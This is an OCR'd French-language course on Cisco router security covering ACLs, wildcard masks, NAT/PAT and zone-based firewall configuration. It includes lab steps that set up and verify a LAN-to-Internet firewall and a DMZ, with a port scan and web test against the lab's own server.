
```
(config)#ip access-list extended IPv4_LAN
(config-ext-nacl)#
             permit tcp 192.168.0.0 0.0.255.255 any eq 80

#show access-lists
Extended IP access list IPv4_LAN
    10 permit tcp 192.168.0.0 0.0.255.255 any eq www
    20 permit tcp 192.168.0.0 0.0.255.255 any eq 443
```

Logique

Le routeur parcourt la liste d'accès et valide chaque règle jusqu'à trouver une correspondance.

Si une correspondance est trouvée, le routeur prend la décision **permit** ou **deny** correspondante.

Une ACL se termine toujours par un **deny any implicite**.



Masque générique

- Il ne faut pas confondre un masque générique (*wilcard mask*) avec un masque de sous-réseau (*subnet mask*).
- **Un masque générique est un masque de filtrage**.
- Quand un bit aura une valeur de 0 dans le masque, il y aura vérification de ce bit sur l'adresse IP de référence.
- Lorsque le bit aura une valeur de 1, il n'en y aura pas.
- Cette notion est utilisée dans les configurations OSPFv2 sous Cisco IOS.

Masque de réseau

- Un **masque de réseau** est un masque de division ou de regroupement. Une addition booléenne d'une adresse IP et d'un masque de réseau est utilisée pour distinguer la partie réseau de la partie hôte.
- En binaire, alors qu'un masque de réseau est nécessairement une suite homogène de 1 et puis de 0, **un masque générique peut être une suite quelconque de 1 et de 0** en fonction du filtrage que l'on veut opérer sur des adresses IP.

Exemples de masque générique (1/3)

Soit un masque générique **0.0.0.0** demande une correspondance exacte de l'adresse IP de référence :

```
permit 192.168.59.2 0.0.0.0
```

Le mot-clé **host** remplace **0.0.0.0**

```
permit host 192.168.59.1
```

255.255.255.255 filtre toutes les adresses IPv4.

```
permit 0.0.0.0 255.255.255.255
```

Le mot-clé **any** remplace **0.0.0.0 255.255.255.255**

```
permit any
```

Exemples de masque générique (2/3)

Filtrer `192.168.59.0/24`

`192.168.59.0 255.255.255.0`

ACL : `192.168.59.0 0.0.0.255`

Filtrer `192.168.2.40/30`

`192.168.2.40 255.255.255.252`

ACL : `192.168.2.40 0.0.0.3`

Exemples de masque générique (3/3)

Masque de *summarization* :

Filtrer tous les réseaux qui commencent en 192.168 :

ACL : `192.168.0.0 0.0.255.255`

Numéros pairs sur le dernier octet du /24 :

ACL : `192.168.1.0 0.0.0.254`

Numéros impairs sur le troisième octet :

ACL : `0.0.1.0 255.255.254.255`

Applications

En soi, une ACL n'a pas de portée si elle n'est pas appliquée.

- Filtrage sans état de trafic de données sur des interfaces.
- Firewall (filtrage à état) sur des interfaces : ACL bloquante
- Filtrage de trafic de trafic de gestion (sur une ligne VTY).
- Trafic source dans une règle NAT (inside source list) pour désigner de nombreuse adresses IP privées à traduire.
- Transfert de port
- Déboggage pour filtrer les sorties.
- … et bien d'autres en ingénérie du trafic (VPN, QoS, filtrage du routage, routage à la demande, …).

Direction des ACLs

Les liste d'accès s'appliquent sur les interfaces :

- pour le trafic entrant sur l'interface, **in**
- pour le trafic sortant de l'interface, **out**

```
#show access-lists
Extended IP access list IPv4_LAN
    10 permit tcp 192.168.0.0 0.0.255.255 any eq www (5 match(es))
    20 permit tcp 192.168.0.0 0.0.255.255 any eq 443
```

```
(config)#int f0/0
(config-subif)#ip access-group IPv4_LAN in
```

Combien d'ACLs sur une interface ?

"Une seule ACL par interface par protocole par direction"

Cela signifie que l'on pourra appliquer au maximum pour chaque interface 4 ACLs :

- une ACL IPv4 in
- une ACL IPv4 out
- une ACL IPv6 in
- une ACL IPv6 out

Autres types d'ACLs

Ce document ne couvre pas d'autres types d'ACLs Cisco :

- ACLs *established*
- Reflexive ACLs
- Dynamic ACLs (sorte de *Port Knocking*)
- Time-based ACLs that use time ranges
- Authentication proxy
- Turbo ACLs
- Distributed time-based ACLs

Exemples de mise en oeuvre

- Refuser l'accès d'un hôte à un réseau
- Autoriser une plage contiguë d'adresses IP
- Autoriser l'accès d'un hôte à une interface
- Refuser/autoriser du trafic SSH
- Autoriser du trafic TCP 80
- Pare-simple CBAC
- Autoriser des Pings (ICMP)
- Autoriser le Web, le mail, FTP et SSH
- Autoriser le trafic DNS
- Autoriser le trafic de routage
- Déboggage du trafic
- Filtrage VTY
- Règles implicites en IPv6
- Filtrage IPv6

Refuser l'accès d'un hôte à un réseau

Refuser PC1 d'accéder à Server :

```
R1#show ip dhcp binding
Bindings from all pools not associated with VRF:
IP address          Client-ID/              Lease expiration        Type
                    Hardware address/
                    User name
192.168.59.2        000c.298b.3f44          Mar 02 2015 12:08 AM    Automatic
192.168.59.3        0100.5079.6668.00       Mar 02 2015 12:41 AM    Automatic
192.168.101.2       000c.2995.6f42          Mar 02 2015 12:44 AM    Automatic
R1(config)#ip access-list standard DENY_PC1_SERVER
R1(config-std-nacl)#deny host 192.168.59.2
R1(config-std-nacl)#exit
R1(config)#int f1/0
R1(config-if)#ip access-group DENY_PC1_SERVER out
```

Autoriser une plage contiguë d’ adresses IP

Autoriser le trafic d’une série de LANs adressés en 192.168.X.X/24 derrière le pare-feu :

```
R1(config)#ip access-list standard PERMIT_LANS
R1(config-std-nacl)#permit 192.168.0.0 0.0.255.255
```

Autoriser l'accès d'un hôte à une interface

```
R1#show ip dhcp binding
Bindings from all pools not associated with VRF:
IP address          Client-ID/              Lease expiration        Type
              Hardware address/
              User name
192.168.59.2        000c.298b.3f44          Mar 02 2015 12:08 AM    Automatic
192.168.59.3        0100.5079.6668.00       Mar 02 2015 12:41 AM    Automatic
192.168.101.2       000c.2995.6f42          Mar 02 2015 12:44 AM    Automatic
```

```
R1(config)#ip access-list standard PERMIT_PC1
R1(config-std-nacl)#permit host 192.168.59.2
R1(config-std-nacl)#exit
R1(config)#int f0/0
R1(config-if)#ip access-group PERMIT_PC1 in
```

Test à partir de PC1 et de PC2 avant et après l'application de l'ACL

Refuser/autoriser du trafic SSH

Sur une interface : ?

Sur le service : ?

Autoriser du trafic TCP 80

```
R1(config)#ip access-list extended PERMIT_HTTP
R1(config-ext-nacl)#10 permit udp any eq domain any
R1(config-ext-nacl)#20 permit tcp any eq www 192.168.59.0
0.0.0.255 established
R1(config-ext-nacl)#exit
R1(config)#int f0/0
R1(config-if)#ip access-group PERMIT_HTTP in
```

Pare-feu simple CBAC

```
(config)#ip access-list extended IP_BLOCK
(config-ext-nacl)#100 deny ip any any
(config-ext-nacl)#exit
(config)#exit
(config)#int f0/0
(config-if)#ip access-group IP_BLOCK in
#show access-list IP_BLOCK
Extended IP access list IP_BLOCK
    deny ip any any (39 match(es))

(config)#ip inspect name FW udp
(config)#ip inspect name FW tcp
(config)#int f0/0
(config-subif)#ip inspect FW out
```

Autoriser des Pings (ICMP)

Le plus simplement du monde avec CBAC :

```
R1(config)#ip inspect name FW icmp
```

Autrement par ACL out WAN (f0/0) :

```
10 permit icmp any any echo-reply
```

Autoriser le trafic DNS

Dur dur l'Internet sans DNS …

```
11 permit udp any eq domain any
```

Autoriser le trafic DHCP

```
12 permit udp any eq bootps any eq
bootpc
```

Autoriser le Web, le Mail, FTP et SSH

Par exemple Vers le serveur en DMZ 192.168.101.2 venant de toutes les autres zones :

```
R1(config)#ip access-list extended DMZ_SERVICES
R1(config-ext-nacl)#permit tcp any host 192.16.101.2 eq www
R1(config-ext-nacl)#permit tcp any host 192.16.101.2 eq 22
R1(config-ext-nacl)#permit tcp any host 192.16.101.2 eq smtp
R1(config-ext-nacl)#permit tcp any host 192.16.101.2 eq pop3
R1(config-ext-nacl)#permit tcp any host 192.16.101.2 eq 21
R1(config-ext-nacl)#
R1(config-ext-nacl)#exit
R1(config)#int f1/0
R1(config-if)#ip acœss-group DMZ_SERVICES out
```

Autoriser des mises-à-jour de routage

```
permit udp any any eq rip
permit eigrp any any
permit ospf any any
permit tcp any any eq 179
permit tcp any eq 179 any
```

Déboggage du trafic

Par exemple :

```
R1(config)#access-list 199 permit tcp host 192.168.56.2
host 192.168.101.2
R1(config)#access-list 199 permit tcp host 192.168.101.2
host 192.168.56.2
R1(config)#end
R1#debug ip packet 199 detail
IP packet debugging is on (detailed) for access list 199
```

Filtrage VTY

```
(config)#ip access-list extended VTY
(config-ext-nacl)#permit ip host 172.16.0.1 any
(config-ext-nacl)#permit ip 192.168.56.0 0.0.0.255 any
(config-ext-nacl)#exit

(config)#line vty 0 4
(config-line)#ip access-class VTY in
```

NAT

Permet de traduire :

les adresses *internes* (inside)

privée (local) en

publique (global)

les adresses externes (outside)

Le routeur NAT tient une table de traduction

Il transforme le trafic : il remplace les en-têtes IP et de couche transport (UDP/TCP).

PAT

Un routeur peut prendre en compte le port TCP ou UDP utilisé.

Permet de transférer un service TCP ou UDP sur une adresse privée vers une adresse publique.

Permet de multiplexer la connectivité globale d' un LAN avec une seule adresse IP publique.

Transfert de port (DNAT)

```
(config)#
ip nat inside source static tcp 192.168.59.1
3389 interface f0/1 3389
```

Mise en oeuvre du PAT (NAT Overload)

```
access-list 1 permit 192.168.0.0 0.0.255.255

ip nat inside source list 1 interface f0/1 overload


interface f0/1.1
 ip nat inside
interface f0/1.2
 ip nat inside
interface f0/0
 ip nat outside
```

Vérification du NAT/PAT

```
Gateway#show ip nat translations
Pro  Inside global     Inside local       Outside local      Outside
global
icmp 195.238.2.21:11   192.168.1.254:11   195.238.2.22:11    195.238.2.22:
11
icmp 195.238.2.21:12   192.168.1.254:12   195.238.2.22:12    195.238.2.22:
12
icmp 195.238.2.21:13   192.168.1.254:13   195.238.2.22:13    195.238.2.22:
13
icmp 195.238.2.21:14   192.168.1.254:14   195.238.2.22:14    195.238.2.22:
14
icmp 195.238.2.21:15   192.168.1.254:15   195.238.2.22:15    195.238.2.22:
15

Gateway#
```

- Inside Local = adressage privé
- Inside Global = adressage public

5. Cisco ZBF IPv4

Zone-based policy firewall

- Le modèle de configuration Zone-based policy firewall (ZPF or ZBF or ZFW) a été introduit en 2006 avec l'IOS 12.4(6)T.
- Avec ZBF, les interfaces sont assignées à une des zones sur lesquelles une règle d'inspection du trafic (inspection policy) est appliquée. Elle vérifie le trafic qui transite entre les zones.
- Une règle par défaut bloque tout trafic tant qu'une règle explicite ne contredit pas ce comportement.
- ZBF supporte toutes fonctionnalités Stateful Packet Inspection (SPI), filtrage des URLs et contre-mesure des DoS.

Principes ZBF (1/2)

- Une **zone** doit être configurée (créée) avant qu'une **interface** puisse en faire partie.
- Une interface ne peut être assignée qu'à une seule zone.
- Tout le trafic vers ou venant d'une interface donnée est bloqué quand elle est assignée à une zone sauf pour le trafic entre interfaces d'une même zone et pour le trafic du routeur lui-même (Self zone).
- Une politique de sécurité (zone-pair) peut contrôler le trafic entre deux zones en faisant référence à un en ensemble de règles (policy-map).
- Un policy-map prend des actions et fait référence à des critères de filtrage (class-maps).

Principes ZBF (2/2)

- Quand du trafic passe d'une zone à une autre (zone-pair), un policy-map est appliqué.
- Pour chaque class-map (critère de filtrage) du policy-map, une action est prise : pass, inspect ou drop de manière séquentielle.
- Il est conseillé de travailler dans un éditeur de texte avant d'appliquer les règles du firewall

Trois actions sur les class-maps

- **Inspect**
  - Met en place un **pare-feu à état** (équivalent à la commande ip inspect) SPI.
  - Capable de suivre les protocoles comme ICMP ou FTP (avec de multiples connexion data et session)
- **Pass**
  - Équivalent à l'action **permit** d'un ACL.
  - Ne suit pas l'état des connexions ou des sessions.
  - Nécessite une règle correspondante pour du trafic de retour.
- **Drop**
  - Équivalent à l'action **deny** d'un ACL.
  - Une option log est possible pour journaliser les paquets rejetés.

Règles de filtrage : policy-maps

- Les actions Inspect, Pass et Drop ne peuvent être appliquées qu'entre des interfaces appartenant à des zones distinctes.
- La **Self zone**, la zone du routeur/parefeu comme source ou destination est une exception à ce refus implicite de tout. Tout le trafic vers n'importe quelle interface du routeur est autorisé jusqu'au moment où il est implicitement refusé.
- Les interfaces qui ne participent pas à ZBF fonctionnent comme des ports classiques et peuvent utiliser une configuration SPI/CBAC.

Cisco Policy Language (CPL)

I. **Règles** :

1. Définir des **class-maps** (critères de filtrage) qui décrivent le trafic que la politique de sécurité va vérifier à travers un policy-map.

2. Définir les **policy-maps** qui définissent les politiques de sécurités : le trafic filtré et l'action à prendre : drop, pass, inspect

II. **Zones :**

3. Définir les zones (zone security)

4. Assigner les interfaces aux zones (zone-member security)

5. Définir les zone-pairs (zone-pair security)

III. **Application :**

6. Appliquer les policy-maps aux zone-pairs (service-policy)

Labs Pare-feu

Pare-feu 1 : LAN vers Internet

Pare-feu 2 : Mise en place d'une DMZ

Pare-feu 3 : Configuration de la DMZ

Pare-feu 4 : Sécurisation du pare-feu lui-même

Guides de l'ANSSI

L'Agence nationale de la sécurité des systèmes d'information (ANSSI) en France assure la mission d'autorité nationale en matière de sécurité des systèmes d'information. L'agence publie toute une série d'auto-formations et de guides que l'on peut trouver sur http://www.ssi.gouv.fr/fr/guides-et-bonnes-pratiques/ et sur http://www.ssi.gouv.fr/fr/guides-et-bonnes-pratiques/recommandations-et-guides/.


Une lecture du document "Recommandations pour la définition d'une politique de filtrage réseau d'un pare-feu" est fortement recommandée.

6. Lab Pare-feu 1 : LAN vers Internet

Pare-feu 1 : LAN - Internet

Cette configuration en quatre étapes **met en place le par-feu SPI qui vérifie le trafic HTTP, HTTPS, DNS et ICMP** à destination de l'Internet.

1. Class-maps
2. Policy-map
3. Zones et interfaces
4. Zone-pair



Étape 1. Class-maps (1/2)

Les Class-maps décrivent le trafic qui est permis entre les zones (selon la politique de sécurité) :

```
conf t
 class-map type inspect match-any internet-trafic-class
  match protocol http
  match protocol https
  match protocol dns
  match protocol icmp
```

- **match-any** demande correspondance sur n'importe quel critère.
- **match-all** demande correspondance sur tous les critères du Class-map.

Étape 2. Policy-map

Un Policy-map, politique de sécurité, reprend l'ensemble de vos critères de filtrage (Class-maps) :

```
conf t
 policy-map type inspect internet-trafic-policy
  class type inspect internet-trafic-class
   inspect
end
```

Étape 3. Zones et interfaces

Configuration des zones et assignation des interfaces :

```
conf t
zone security lan
zone security internet
!
interface f0/1
 zone-member security lan
interface f0/0
 zone-member security internet
end
```

Étape 4. Zone-pair

Configuration du lien “zone-pair” et application de la policy-map appropriée :

```
conf t
zone-pair security lan-internet source lan destination internet
  service-policy type inspect internet-trafic-policy
end
```

Étape 5. Vérification

```
show zone security
show zone-pair security
show policy-map type insp zone-pair
```

Show zone security

```
show zone security
zone self
  Description: System defined zone
zone lan
  Member Interfaces:
    FastEthernet0/1
zone internet
  Member Interfaces:
    FastEthernet0/0
```

Show zone-pair security

```
show zone-pair security
Zone-pair name lan-internet
    Source-Zone lan  Destination-Zone
internet
    service-policy internet-trafic-policy
```

Show policy-map (1/2)

```
show policy-map type inspect zone-pair
 Zone-pair: lan-internet

  Service-policy inspect : internet-trafic-policy

    Class-map: internet-trafic-class (match-any)
      Match: protocol http
        1026 packets, 32904 bytes
        30 second rate 0 bps
      Match: protocol https
        245 packets, 7840 bytes
        30 second rate 0 bps
      Match: protocol icmp
        1 packets, 64 bytes
        30 second rate 0 bps
```

Show policy-map (2/2)

```
Inspect
        Packet inspection statistics [process switch:fast switch]
        tcp packets: [121:673832]
        icmp packets: [0:6]

        Session creations since subsystem startup or last reset 1272
        Current session counts (estab/half-open/terminating) [80:0:3]
        Maxever session counts (estab/half-open/terminating) [112:21:13]
        Last session created 00:00:04
        Last statistic reset never
        Last session creation rate 75
        Maxever session creation rate 128
        Last half-open session total 0

    Class-map: class-default (match-any)
      Match: any
      Drop (default action)
        38 packets, 24990 bytes
```

7. Lab Pare-feu 2 : Mise en place d'une DMZ

Etape 2 : Mise en place de la DMZ


- Procédure
  - Mise en place de la connectivité
  - Serveur en DMZ (service HTTP et SSH)
  - Vérification à partir du routeur
  - Vérification à partir du LAN
  - Audit externe
- Pratiques
  - interface et connectivité
  - routage
  - scan de ports
  - tests de service HTTP, DNS et SSH

Mise en place de la connectivité (pour rappel)

```
conf t
interface f1/0
 ip address 192.168.101.1 255.255.255.0
 description interface DMZ
 ip nat inside
 no shutdown
access-list permit 192.168.101.0 0.0.0.255
ip nat inside source list 1 interface f0/0 overload
ip dhcp pool DMZ
 network 192.168.101.0 /24
 default-router 192.168.101.1
 dns-server 192.168.101.1
end
```

Serveur en DMZ (1/2)

On connecte un serveur sur l'interface DMZ (client DHCP) :



Serveur en DMZ (2/2)

- Activer l'interface du serveur :

  ```
  ifup eth0
  ```

- Démarrer le service SSH :

  ```
  /etc/init.d/ssh start
  ```

- Démarrer le service Apache (HTTP) :

  ```
  /etc/init.d/apache2 start
  ```

Vérification à partir du routeur : interfaces

```
#show ip interface brief
Interface                  IP-Address      OK? Method Status                Protocol
FastEthernet0/0            192.168.1.9     YES DHCP   up                    up
Serial0/0                  unassigned      YES NVRAM  administratively down down
FastEthernet0/1            192.168.59.1    YES NVRAM  up                    up
Serial0/1                  unassigned      YES NVRAM  administratively down down
FastEthernet1/0            192.168.101.1   YES manual up                    up
NVI0                       unassigned      YES unset  administratively down down
```

Les interfaces F0/0 (WAN), F0/1 (LAN) et F1/0 (DMZ) sont up/up

Vérification à partir du routeur : clients DHCP

```
show ip dhcp binding
Bindings from all pools not associated with VRF:
IP address          Client-ID/              Lease expiration        Type
                    Hardware address/
                    User name
192.168.59.2        0108.0027.e7f4.fb       Mar 03 2002 12:01 AM    Automatic
192.168.59.3        0100.5079.6668.01       Mar 03 2002 01:57 AM    Automatic
192.168.59.4        0108.0027.f3a0.10       Mar 03 2002 01:58 AM    Automatic
192.168.59.6        0800.2794.0220          Mar 03 2002 01:57 AM    Automatic
192.168.101.2       0108.0027.1dc3.f5       Mar 03 2002 02:01 AM    Automatic
```

On reconnaît l'adresse du serveur DMZ : 192.168.101.2

Vérification à partir du routeur : routage IPv4

```
R1#show ip route
Codes: C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
       ia - IS-IS inter area, * - candidate default, U - per-user static route
       o - ODR, P - periodic downloaded static route

Gateway of last resort is 192.168.1.1 to network 0.0.0.0

C    192.168.59.0/24 is directly connected, FastEthernet0/1
C    192.168.1.0/24 is directly connected, FastEthernet0/0
C    192.168.101.0/24 is directly connected, FastEthernet1/0
S*   0.0.0.0/0 [254/0] via 192.168.1.1
```

Vérification à partir du routeur : test de connectivité

```
R1#ping 192.168.101.2
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.101.2, timeout
is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max
= 12/25/56 ms
```

Vérification à partir du LAN : association de la DMZ à une zone

Tant que l'interface n'est associée à aucune zone, le trafic de/vers le routeur lui-même (Self-zone) est le seul possible.

Entre-temps, afin de tester la connectivité, on peut inclure l'interface f1/0 (DMZ) dans la zone Internet :

```
configure terminal
interface f1/0
 zone-member security internet
```

Vérification : association de l’ interface à une zone

Vérification des interfaces associées aux zones:

```
show zone-pair security
Zone-pair name lan-internet
    Source-Zone lan  Destination-Zone internet
    service-policy lan-internet-policy
R1#show zone security
zone self
  Description: System defined zone
zone lan
  Member Interfaces:
    FastEthernet0/1
zone internet
  Member Interfaces:
    FastEthernet0/0
    FastEthernet1/0
```

Vérification à partir du LAN : test de connectivité vers le serveur

A partir d'une station Linux du LAN :

```
root@US1:/home/francois# ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 08:00:27:94:02:20
          inet adr:192.168.59.6  Bcast:192.168.59.255  Masque:255.255.255.0
          adr inet6: fe80::a00:27ff:fe94:220/64 Scope:Lien
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          Packets reÃ§us:3096 erreurs:0 :0 overruns:0 frame:0
          TX packets:1990 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 lg file transmission:1000
          Octets reÃ§us:4449836 (4.4 MB) Octets transmis:151806 (151.8 KB)

root@US1:/home/francois# ping -c 1 192.168.101.2
PING 192.168.101.2 (192.168.101.2) 56(84) bytes of data.
64 bytes from 192.168.101.2: icmp_seq=1 ttl=63 time=30.8 ms

--- 192.168.101.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 30.804/30.804/30.804/0.000 ms
```

Vérification à partir du LAN : scan des ports

A partir d'une station Linux du LAN avec le logiciel nmap :

```
root@US1:/home/francois# nmap 192.168.101.2

Starting Nmap 6.40 ( http://nmap.org ) at 2014-12-02 12:49 CET
Nmap scan report for 192.168.101.2
Host is up (0.033s latency).
Not shown: 997 filtered ports
PORT    STATE  SERVICE
53/tcp  closed domain
80/tcp  open   http
443/tcp open   https

Nmap done: 1 IP address (1 host up) scanned in 6.49 seconds
```

HTTP (TCP80) est disponible, TCP53 (DNS) est filtré.

Vérification à partir du LAN : test du service Web

A partir d'une station Linux du LAN avec le logiciel wget :

```
root@US1:/home/francois# wget http://192.168.101.2
--2014-12-02 12:50:27--  http://192.168.101.2/
Connexion vers 192.168.101.2:80... connectÃ©.
requÃªte HTTP transmise, en attente de la rÃ©ponse... 200 OK
TailleÂ : 4454 (4,3K) [text/html]
Enregistre : Â«index.html.2Â»

100%[======================================>] 4 454       --.-K/s   ds 0,02s

2014-12-02 12:50:27 (182 KB/s) - Â«index.html.2Â» enregistrÃ© [4454/4454]
```

